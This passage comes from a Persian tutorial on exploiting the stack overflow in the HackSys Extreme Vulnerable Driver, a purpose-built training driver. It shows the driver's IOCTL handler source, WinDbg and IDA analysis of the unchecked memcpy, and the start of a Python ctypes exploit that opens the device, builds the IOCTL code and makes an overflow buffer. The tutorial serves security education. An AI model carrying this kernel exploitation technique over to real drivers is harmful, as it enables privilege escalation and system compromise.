دوما در این کد مـی گـوییم ایـن درخواسـت در ایـن مرحلـه بـه اتمـام رسـیده وبـه سیسـتم عامـل نیزبـا این تابع اعلام میکنیم. شاید الان این کـد زیـاد معنـی نداشـته باشـد. ولـی بـه هـر حـال ایـن کـار را بایـد در مورد درخواست هایی که کاری بـا آنهـا نـداریم ولـی بایـد پاسـخی در قبـال دریافـت آنهـا بـه سیسـتم عامل بفرسیم انجام دهیم.

```
IoCompleteRequest(Irp, IO_NO_INCREMENT);
```

حالا میرسیم به تابع IrpDeviceIoCtlHandler که می شود گفت مهمترین قسمت از کد این درایور است در این تابع درخواستی که از سمت کاربر می آید بررسی می شود و متناسب با در خواست کاری را انجام می دهد:

```
NTSTATUS IrpDeviceIoCtlHandler(IN PDEVICE_OBJECT DeviceObject, IN PIRP
Irp) {
   ULONG IoControlCode = 0;
   PIO_STACK_LOCATION IrpSp = NULL;
   NTSTATUS Status = STATUS_NOT_SUPPORTED;
   UNREFERENCED_PARAMETER(DeviceObject);
   PAGED_CODE();
   IrpSp = IoGetCurrentIrpStackLocation(Irp);
   IoControlCode = IrpSp->Parameters.DeviceIoControl.IoControlCode;
   if (IrpSp) {
      switch (IoControlCode) {
         case HACKSYS_EVD_IOCTL_STACK_OVERFLOW:
            DbgPrint("****** HACKSYS_EVD_STACKOVERFLOW ******\n");
            Status = StackOverflowIoctlHandler(Irp, IrpSp);
            DbgPrint("****** HACKSYS_EVD_STACKOVERFLOW ******\n");
            break;
         case HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS:
            DbgPrint("****** HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS
******\n");
            Status = StackOverflowGSIoctlHandler(Irp, IrpSp);
            DbgPrint("****** HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS
******\n");
            break;
         case HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE:
            DbgPrint("****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE
******\n");
            Status = ArbitraryOverwriteIoctlHandler(Irp, IrpSp);
```

```
            DbgPrint("****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE
******\n");
            break;
        case HACKSYS_EVD_IOCTL_POOL_OVERFLOW:
            DbgPrint("****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW
******\n");
            Status = PoolOverflowIoctlHandler(Irp, IrpSp);
            DbgPrint("****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW
******\n");
            break;
        case HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT:
            DbgPrint("****** HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT
******\n");
            Status = AllocateUaFObjectIoctlHandler(Irp, IrpSp);
            DbgPrint("****** HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT
******\n");
            break;
        case HACKSYS_EVD_IOCTL_USE_UAF_OBJECT:
            DbgPrint("****** HACKSYS_EVD_IOCTL_USE_UAF_OBJECT
******\n");
            Status = UseUaFObjectIoctlHandler(Irp, IrpSp);
            DbgPrint("****** HACKSYS_EVD_IOCTL_USE_UAF_OBJECT
******\n");
            break;
        case HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT:
            DbgPrint("****** HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT
******\n");
            Status = FreeUaFObjectIoctlHandler(Irp, IrpSp);
            DbgPrint("****** HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT
******\n");
            break;
```

```
case HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT:
    DbgPrint("****** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT
******\n");
    Status = AllocateFakeObjectIoctlHandler(Irp, IrpSp);
    DbgPrint("****** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT
******\n");
    break;
case HACKSYS_EVD_IOCTL_TYPE_CONFUSION:
    DbgPrint("****** HACKSYS_EVD_IOCTL_TYPE_CONFUSION
******\n");
    Status = TypeConfusionIoctlHandler(Irp, IrpSp);
    DbgPrint("****** HACKSYS_EVD_IOCTL_TYPE_CONFUSION
******\n");
    break;
case HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW:
    DbgPrint("****** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW
******\n");
    Status = IntegerOverflowIoctlHandler(Irp, IrpSp);
    DbgPrint("****** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW
******\n");
    break;
case HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE:
    DbgPrint("******
HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******\n");
    Status = NullPointerDereferenceIoctlHandler(Irp, IrpSp);
    DbgPrint("******
HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******\n");
    break;
case HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE:
    DbgPrint("******
HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******\n");
```

```
            Status = UninitializedStackVariableIoctlHandler(Irp, IrpSp);
            DbgPrint("******
HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******\n");
            break;
         case HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE:
            DbgPrint("******
HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE ******\n");
            Status = UninitializedHeapVariableIoctlHandler(Irp, IrpSp);
            DbgPrint("******
HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE ******\n");
            break;
         case HACKSYS_EVD_IOCTL_DOUBLE_FETCH:
            DbgPrint("****** HACKSYS_EVD_IOCTL_DOUBLE_FETCH ******\n");
            Status = DoubleFetchIoctlHandler(Irp, IrpSp);
            DbgPrint("****** HACKSYS_EVD_IOCTL_DOUBLE_FETCH ******\n");
            break;
         default:
            DbgPrint("[-] Invalid IOCTL Code: 0x%X\n", IoControlCode);
            Status = STATUS_INVALID_DEVICE_REQUEST;
            break;
      }
   }
   Irp->IoStatus.Status = Status;
   Irp->IoStatus.Information = 0;
   // Complete the request
   IoCompleteRequest(Irp, IO_NO_INCREMENT);
   return Status;
}
```

مقدارهایی که برای هر دستور case مشخص شده فرمان هایی است که از طرف کاربر می آید.

بـه دیبـاگر برگـردیم، پـس در نتیجـه نقطـه ی ورودی تـابع MajorFunction در ایـن سـاختار یـک اشاره گر بـه اولـین آیـتم از جـدول MajorFunction اسـت. ایـن جـدول توابـع در هـر سـطر اینـدکس دارد. هر ایندکس یک نـوع متفـاوتی از درخواسـت هـا را نمـایش مـی دهـد. شـایان ذکـر اسـت، اینـدکس هـا در فایـل wdm.h بـا _IRP_MJ شـروع میشـوند. بـه عنـوان مثـال، هنگـامی کـه مـا قصـد درایـم متوجـه شـویم هنگـامی کـه یـک برنامـه در فضـای کـاربر DeviceIoControl را فراخـوانی میکنـد، کـدام آفسـت در جـدول فراخـوانی میشـود، بایـد بـه اینـدکس IRP_MJ_DEVICE_CONTROL نگـاه کنـیم. در ایـن حالـت، IRP_MJ_DEVICE_CONTROL یـک مقـدار 0xe دارد و جـدول MajorFunction در آفسـت 0x038 از شـروع شـی درایـور آغـاز میشـود. بـرای شناسـایی تـابعی کـه درخواست DeviceIoControl را کنترل میکند از فرمان زیر استفاده کنید:

dd 8624e8f8+0x38+e*4 L1

در دسـتور بـالا، آدرس 0x038 آفسـت شـروع جـدول اسـت و آفسـت 0xe اینـدکس IRP_MJ_DEVICE_CONTROL است که بـا مقـدار عـددی چهـار ضـرب میشـود زیـرا هـر اشـاره گـر چهـار بایـت اسـت، در پایـان پـارامتر L1 مشـخص میکنـد کـه مـا فقـط میخـواهیم یـک خروجـی DWORD مشـاهده کـنیم. دسـتور قبـل نشـان مـی دهـد کـه تـابع فراخـوانی شـده در فضـای کرنـل در آدرس edfe7150 اسـت همچنـین مـا میتـوانیم بـا اسـتفاده فرمـان u بررسـی میکنـیم آیـا دستورالعمل ها در آن آدرس معتبـر هسـتند یـا خیـر، در عکـس پـایین مشـاهده میکنیـد دسـتور العمـل هـای موجـود معتبـر هسـتند، امـا اگـر معتبـر نباشـید، معنـی آن ایـن اسـت کـه مـا در محاسـبه آدرس اشتباه کرده ایم.


```
0: kd> dd 8624e8f8+0x38+e*4 L1
8624e968  edfe7150
0: kd> u edfe7150
HEVD!IrpDeviceIoCtlHandler [e:\project\offsec\hacksys\driver\hacksysextremevulnerabledriver.c @ 193]:
edfe7150 8bff            mov     edi,edi
edfe7152 55              push    ebp
edfe7153 8bec            mov     ebp,esp
edfe7155 83ec10          sub     esp,10h
edfe7158 c745fc00000000  mov     dword ptr [ebp-4],0
edfe715f c745f800000000  mov     dword ptr [ebp-8],0
edfe7166 c745f4bb0000c0  mov     dword ptr [ebp-0Ch],0C00000BBh
edfe716d ff150030feed    call    dword ptr [HEVD!_imp__KeGetCurrentIrql (edfe3000)]
```

اگر محاسبات اشتبا باشد با تصویر زیر رو به رو میشوید:

```
0: kd> dd 0xedfe7010+0x38+e*4 L1
edfe7080  66fa4d89
0: kd> u 66fa4d89
66fa4d89 ??              ???
                ^ Memory access error in 'u 66fa4d89'
```

پس متوجه شدیم تابعی که درخواست DeviceIoControl را کنترل میکند IrpDeviceIoCtlHandler است که پیشتر در سورس کد درایور با آن مواجه شدیم که دارای یک دستور case بود که بنا به هر درخواست کاربر یک تابع مجزا را صدا میزد.

خب زمان آن رسیده است که نگاهی به تابع IrpDeviceIoCtlHandler در دیس اسمبلر IDA بیاندازیم.



تابع KeGetCurrentIrql که بدون پارامتر هست IRQL ها فعلی را بازمیگرداند. اگه شرط آخر روتین بالا درست باشید به روتین زیر میرویم دراین روتین تابع IoGetCurrentIrpStackLocation را مشاهده میکنیم که به عنوان پارامتر متغیر irp را دریافت میکند. خروجی تابع یک اشاره گر به ساختار IO_STACK_LOCATION است که بروی متغیر IrpSp ذخیره میشود.

```
loc_16197:
mov     edx, [ebp+Irp]
push    edx             ; Irp
call    _IoGetCurrentIrpStackLocation@4 ; IoGetCurrentIrpStackLocation(x)
mov     [ebp+IrpSp], eax
mov     eax, [ebp+IrpSp]
mov     ecx, [eax+0Ch]
mov     [ebp+IoControlCode], ecx
cmp     [ebp+IrpSp], 0  ; Compare Two Operands
jz      loc_16483       ; Jump if Zero (ZF=1)
```

در حالت کلی کدهای تصویر بالا برای گرفتن کد IOCTL که از سمت برنامه کاربر ارسال میشود است. اگر تابع IoGetCurrentIrpStackLocation با موفقیت اجرا شود نتیجه آن میبایست مقداری به جز صفر باشد یعنی روتین بعدی در واقع باید جایی باشد که شرط نادرست باشد به آن پرش کند. در نتیجه روتین بعدی عکس زیر میباشد:

```
mov     edx, [ebp+IoControlCode]
mov     [ebp+var_10], edx
mov     eax, [ebp+var_10]
sub     eax, 222003h    ; Integer Subtraction
mov     [ebp+var_10], eax
cmp     [ebp+var_10], 34h ; switch 53 cases
ja      loc_1646B       ; jumptable 000161DB default case
```

از کامنت هایی که خود IDA به صورت خودکار نوشته است میتوانیم متوجه شویم که چک میکند که کدی (IOCTL) که کاربر از سطح کاربر برای درایور ما ارسال کرده است معتبر است یا خیر، پس اگر شرط آخر عکس بالا درست باشد به ما به قسمت default دستور case میرویم پرش میکنیم که با استفاده از تابع DbgPrint پیغام خطای زیر را چاپ میکند:

[-] Invalid IOCTL Code: 0x%X'

اما اگر پرش درست نباشد ما به روتین زیر پرش میکنیم:

```
mov     ecx, [ebp+var_10]
movzx   edx, ds:byte_164E8[ecx] ; Move with Zero-Extend
jmp     ds:off_164AC[edx*4] ; switch jump
```

از خط های زیر روتین میتوان حدس زد که کد IOCTL ارسال شده از کاربر معتبر میباشد وهمچنین برابر با مقدار یکی از case است. خب در این آموزش ما قرار است درایور HEVD را با

استــفاده از آســیب پــذیری Stackoverflow اکســپلویت کنــیم. پــس بــه ســراغ یکــی از case هــا کــه آسیب پذیری Stackoverflow را پیاده سازی کرده است میرویم.

```
$LN15:                  ; jumptable 000161DB case 0
push    offset aHacksys_evd_st
call    _DbgPrint        ; Call Procedure
add     esp, 4           ; Add
mov     eax, [ebp+IrpSp]
push    eax              ; IrpSp
mov     ecx, [ebp+Irp]
push    ecx              ; Irp
call    _StackOverflowIoctlHandler@8 ; StackOverflowIoctlHandler(x,x)
mov     [ebp+Status], eax
push    offset aHacksys_evd_st ; "****** HACKSYS_EVD_STACKOVERFLOW ******"...
call    _DbgPrint        ; Call Procedure
add     esp, 4           ; Add
jmp     loc_16483        ; Jump
```

درابتدای این روتین با استفاده از تابع DbgPrint رشته ی زیر چاپ میشود:

****** HACKSYS_EVD_STACKOVERFLOW ******

سپس تابعی اجرا میشود که توسط برنامه نویس درایور نوشته شده است اجـرا میشـود و پارامترهـای آن شـامل IrpSp و Irp اسـت. بـا دوبـار کلیـک بـروی تـابع StackOverflowIoctlHandler وارد تابع میشویم، مهمترین قسمت ایـن تـابع تصـویر زیـر اسـت کـه داده ی ارسـالی از سـمت کـاربر و انـدازه ی آن را از اشـاره گـر IrpSp بـه تـابع TriggerStackOverflow ارسـال میکنـد، خـب میتـوان حـدس زد کـه تـابع آسـیب پـذیر TriggerStackOverflow اسـت (خسـته نباشـم ☺) همچنـین چک میکند کـه اگـر کـاربر داده ی ارسـالی را نفرسـته باشـد پیغـام خطـایی را چـاپ کنـد و دیگـر سـراغ تابع TriggerStackOverflow نرود.

```
loc_14E37:
mov     edx, [ebp+IrpSp]
mov     eax, [edx+10h]
mov     [ebp+UserBuffer], eax
mov     ecx, [ebp+IrpSp]
mov     edx, [ecx+8]
mov     [ebp+Size], edx
cmp     [ebp+UserBuffer], 0 ; Compare Two Operands
jz      short loc_14E5F ; Jump if Zero (ZF=1)
```

```
mov     eax, [ebp+Size]
push    eax             ; Size
mov     ecx, [ebp+UserBuffer]
push    ecx             ; UserBuffer
call    _TriggerStackOverflow@8 ; TriggerStackOverflow(x,x)
mov     [ebp+Status], eax
```

خب حال نگاهی به تابع TriggerStackOverflow میاندازیم..

```
mov     edi, edi
push    ebp
mov     ebp, esp
push    0FFFFFFFEh
push    offset stru_121D8
push    offset __except_handler4
mov     eax, large fs:0
push    eax
add     esp, 0FFFFF7F0h ; Add
push    ebx
push    esi
push    edi
mov     eax, ___security_cookie
xor     [ebp+ms_exc.registration.ScopeTable], eax ; Logical Exclusive OR
xor     eax, ebp        ; Logical Exclusive OR
push    eax
lea     eax, [ebp+ms_exc.registration] ; Load Effective Address
mov     large fs:0, eax
mov     [ebp+ms_exc.old_esp], esp
mov     [ebp+Status], 0
mov     [ebp+KernelBuffer], 0
push    7FCh            ; size_t
push    0               ; int
lea     eax, [ebp+KernelBuffer+4] ; Load Effective Address
push    eax             ; void *
call    _memset         ; Call Procedure
add     esp, 0Ch        ; Add
call    ds:__imp__KeGetCurrentIrql@0 ; KeGetCurrentIrql()
movzx   ecx, al         ; Move with Zero-Extend
cmp     ecx, 1          ; Compare Two Operands
jle     short loc_14CFC ; Jump if Less or Equal (ZF=1 | SF!=OF)
```

در دستور بالا متغیر KernelBuffer با طول 2044 میسازد که با استفاده از تابع memset مقدار اولیه متغیر KernelBuff را صفر میکند، درایور با استفاده از تابع ProbeForRead برای چک کردن دسترسی خواندن به بافرهایی که در فضای کاربر ایجاد شده استفاده میکند همچنین تابع ProbeForRead میبایست در بلوک try/except قرار گیرد که اگر استثنایی

رخ داد، درایـور بتوانـد بـا یـک پیغـام خطـا درخواسـت IRP را جـواب دهـد کـه مـانع از کـرش شـدن سیستم میشود (BSOD).

```
loc_14CFC:
mov     [ebp+ms_exc.registration.TryLevel], 0
push    4                ; Alignment
push    800h             ; Length
mov     eax, [ebp+UserBuffer]
push    eax              ; Address
call    ds:__imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
mov     ecx, [ebp+UserBuffer]
push    ecx
push    offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
call    _DbgPrint        ; Call Procedure
add     esp, 8           ; Add
mov     edx, [ebp+Size]
push    edx
push    offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
call    _DbgPrint        ; Call Procedure
add     esp, 8           ; Add
lea     eax, [ebp+KernelBuffer] ; Load Effective Address
push    eax
push    offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
call    _DbgPrint        ; Call Procedure
add     esp, 8           ; Add
push    800h
push    offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
call    _DbgPrint        ; Call Procedure
add     esp, 8           ; Add
push    offset aTriggeringSt_1 ; "[+] Triggering Stack Overflow\n"
call    _DbgPrint        ; Call Procedure
add     esp, 4           ; Add
mov     ecx, [ebp+Size]
```

سپس درایـور اطلاعـاتی از مقـادیر ارسـال شـده توسـط کـاربر را بـا اسـتفاده از تـابع DbgPrint نمـایش میدهـد. و در نهایـت بـا اسـتفاده از تـابع memcpy تعـداد مشخصـی کـه در واقـع همـان متغیـر Size کـه پـارامتر تـابع TriggerStackOverflow اسـت و برابـر بـا طـول متغیـر UserBuffer اسـت، از کاراکترهـای از متغیـر UserBuffer در KernelBuffer کپـی میکنـد، اینجـا دقیقـا جـایی اسـت کـه اگر طول محتویات UserBuffer از KernelBuffer بیشتر باشد آسیب پذیری رخ میدهد:

```
mov     ecx, [ebp+Size]
push    ecx              ; size_t
mov     edx, [ebp+UserBuffer]
push    edx              ; void *
lea     eax, [ebp+KernelBuffer] ; Load Effective Address
push    eax              ; void *
call    _memcpy          ; Call Procedure
add     esp, 0Ch         ; Add
mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
jmp     short loc_14DC6  ; Jump
```

ارتباط با تابع درایور

برای نوشتن اکسپلویت ابتدا نیاز داریم که با دستگاه درایور ارتباط برقرار کنیم برای این منظور ما میتوانیم از زبان سی برای نوشتن کد اکسپلویت استفاده کنیم ولی ترجیح میدهم که با کتابخانه ctypes در پایتون کدهایی با نحو زبان سی بنویسیم که آشنایی با کتابخانه ctypes هم محسوب میشود.

برنامه که ای قرار است بنویسیم به چند بخش جزیی تقسیم میکنیم که نوشتن و درک آن آسانتر شود.

۱. بدست آوردن هندل دستگاه
۲. پیدا کردن کد متناسب IOCTL برای تابع StackOverflowIoctlHandler
۳. ساخت بافری با طول 2048 بایت
۴. ارسال بافر به تابع آسیب پذیر StackOverflowIotclHandler

بدست آوردن هندل دستگاه

برای کسب هندل دستگاه از تابع CreateFile استفاده میکنیم که ساختار تابع به صورت زیر است:

```
HANDLE WINAPI CreateFile(
 _In_   LPCTSTR    lpFileName,
 _In_   DWORD      dwDesiredAccess,
 _In_   DWORD      dwShareMode,
 _In_opt_ LPSECURITY_ATTRIBUTES
      lpSecurityAttributes,
 _In_    DWORD      dwCreationDisposition,
 _In_    DWORD      dwFlagsAndAttributes,
 _In_opt_ HANDLE  hTemplateFile
);
```

هر IDE که برای نوشتن کدهای پایتون استفاده میکنید، را باز کنید شخصا از Pycharm استفاده میکنیم و همچنین ورژن 2.7 پایتون. خب لازم است که در ctype تابع CreateFile

را فراخوانی کنیم. تابعی با نام دلخواه برای بدست آوردن هندل دستگاه ایجاد کنید، سپس پارامترهایی که برای فراخوانی تابع CreateFile نیاز داریم را تعریف میکنیم مثلا پارامتر ... حاوی GENERIC_READ و GENERIC_WRITE است dwDesiredAccess که دسترسی خواندن و نوشتن را درخواست میکند، به ترتیب مقدار ماکروی GENERIC_READ برابر است با 0x80000000 و GENERIC_WRITE با مقدار 0x40000000 برابر است همچنین مقدارهای ماکرو OPEN_EXISTING و FILE_ATTRIBUTE_NORMAL را در اول سورس خارج از تابع تعریف کنید.

GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
OPEN_EXISTING = 0x00000003
FILE_ATTRIBUTE_NORMAL = 0x00000080

حال نیاز به فراخوانی تابع CreateFile داریم البته رشته ها به صورت پیشفرض در پایتون Unicode هستند پس ما باید از تابع CreateFileW استفاده کنیم، تابع را به صورت زیر تعریف میکنیم، توجه داشته باشید که نام دستگاه همان Symbolic Link ایجاد شده در قسمت تحلیل کد درایور است.

```
def GetHandle():
    #Bedast Avordan Handle Device Driver
    print '[*]Getting device handle...'
    lpFileName =
u"\\\\.\\HacksysExtremeVulnerableDriver"
    dwDesiredAccess = GENERIC_READ | GENERIC_WRITE
    dwShareMode = 0
    lpSecurityAttributes = None
    dwCreationDisposition = OPEN_EXISTING
    dwFlagsAndAttributes = FILE_ATTRIBUTE_NORMAL
    hTemplateFile = None

    handle = windll.kernel32.CreateFileW(lpFileName,
                                         dwDesiredAccess,
```

```
                                dwShareMode,
                                lpSecurityAttributes,
                                dwCreationDisposition,
                                dwFlagsAndAttributes,
                                hTemplateFile)
```


همچنین چک میکنیم که خروجی تابع که در متغیر handle ارجاع داده میشود حاوی مقدار معتبری باشد پس داریم:

```
if not handle or handle == -1:
    print "\t[-]Error getting device handle: " + FormatError()
    sys.exit(-1)
```

پیدا کردن کد متناسب IOCTL برای تابع StackOverflowIoctlHandler

ساختار IOCTL

ioctl یک کد که در واقع یک عدد است که ما آن را درسمت سطح کاربر میسازیم و از طریق آن با درایور خود ارتباط برقرار کنیم. ساختاری که این کد ۳۲ بیتی دارد در شکل زیر نمایش داده شده است.



ioctl را با این ماکرو ایجاد می کنند که IOCTL_Device_Function نامی اختیاری است.

#define IOCTL_Device_Function CTL_CODE(DeviceType, Function, Method, Access)

پارامترها:

- DeviceType: از آنجایی که درایور ما برای سخت افزار خاصی نیست کاری با مقدارهای تعریف شده نداریم. مقادیر که می دهیم باید مقداری بیشتر از 0x8000 داشته باشد چون مقادیر زیر 0x8000 برای ماکروسافت رزرو شده اند
- FunctionCode: این مقدار در واقع عملیاتی است که قرار است اتفاق بیافتد خود ما مقدار آن را مشخص میکنم و این عدد باید بیشتر از 0x800 باشد چون مقادیر کمتر رزرو شده اند
- TransferType: نوع دسترسی به حافظه داده که شامل این مقادیر می تواند باشد

METHOD_BUFFERED
METHOD_IN_DIRECT
METHOD_OUT_DIRECT
METHOD_NEITHER

- RequiredAccess: میزان دسترسی که در هنگام هندل گرفتن از دستگاه باید وارد کنیم ما در درایور خود همه دسترسی ها را گرفتیم (FILE_ANY_ACCESS) یعنی هم خواندن و هم نوشتن. در فایل HackSysExtremeVulnerableDriver.h کد IOCTL برای تابع StackOverflowIoctlHandler به این صورت تعریف شده است

#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW
CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER,
FILE_ANY_ACCESS)

ما میتوانیم خط بالا را در کد خود کپی پیست یا اینکه ماکرو CTL_CODE برای ساخت کد منحصر به فرد IOCTL پیاده سازی کنیم. برای پیاده سازی ماکرو CTL_CODE تابعی با نام ctl_code ایجاد میکنیم و دستورات زیر را در آن مینویسیم.

```
def ctl_code(function,
             devicetype = FILE_DEVICE_UNKNOWN,
             access = FILE_ANY_ACCESS,
             method = METHOD_NEITHER):
    """Recreate CTL_CODE macro to generate driver
IOCTL"""
```

```
    return ((devicetype << 16) | (access << 14) |
(function << 2) | method)
```

البتـــــــــــــــــه مقـــــــــــــــــادیر FILE_DEVICE_UNKNOWN، FILE_ANY_ACCESS و METHOD_NEITHER را باید دستی وارد کنیم یا آن ها را در ابتدای سورس تعریف کنیم.

FILE_DEVICE_UNKNOWN = 0x00000022


FILE_ANY_ACCESS = 0x00000000

METHOD_NEITHER = 0x00000003


برای امتحان تابع بالا کد زیر را مینویسیم.

```
ioctl = ctl_code(0x800)
print hex(ioctl)
```

خروجی دســتور بــالا مقــدار عــددی 0x222003 اســت. نکتــه ای کــه در ایــن قســمت وجــود داره اینکــه در ایــن کــیس مــا ســورس کــد درایــور داریــم و میتــونیم کــد IOCTL را بــه راحتــی بخــوانیم امــا اگــر ســورس کــد در اختیــار مــا نبــود چطــور میتونســیم کــد IOCTL معتبــر را پیــدا کنــیم؟ خــب نگــاهی بــه تابع IrpDeviceIoCtlHandler در IDA میاندازیم.



همانطور کــه میبینیــد کــدی در ایــن قســمت قــرار دارد 0x22201B امــا شــرط آخــر کــد مــا را بــه تــابع (StackOverflowIoctlHandler) کــه قــرار اســت بــافر را بــه آن ارســال کنــیم، نمیبــرد! ادامــه ی کد را بررسی میکنیم.



همانطور که مشاهده میکنید با عملیات ریاضی بروی مقدار 0x22201B به کدهای IOCTL دیگر میرسیم.

ساخت بافری با طول 2048 بایت

خوشبختانه کتابخانه ctypes یک تابع برای ساخت بافر به نام create_string_buffer دارد، با کد زیر بافر خود را میسازیم.

```
evilbuf = create_string_buffer("A"*2044 + "B"*8 + "C"*8 + "D"*8)
```

ارسال بافر به تابع آسیب پذیر StackOverflowIotclHandler

برای ارسال دستور IOCTL به همراه بافر مورد نظر به دستگاه از تابع DeviceIoControl استفاده میکنیم، ساختار تابع DeviceIoControl به صورت زیر است.

```
BOOL WINAPI DeviceIoControl(
  _In_        HANDLE       hDevice,
  _In_        DWORD        dwIoControlCode,
  _In_opt_    LPVOID       lpInBuffer,
  _In_        DWORD        nInBufferSize,
  _Out_opt_   LPVOID       lpOutBuffer,
```

```
  _In_        DWORD       nOutBufferSize,
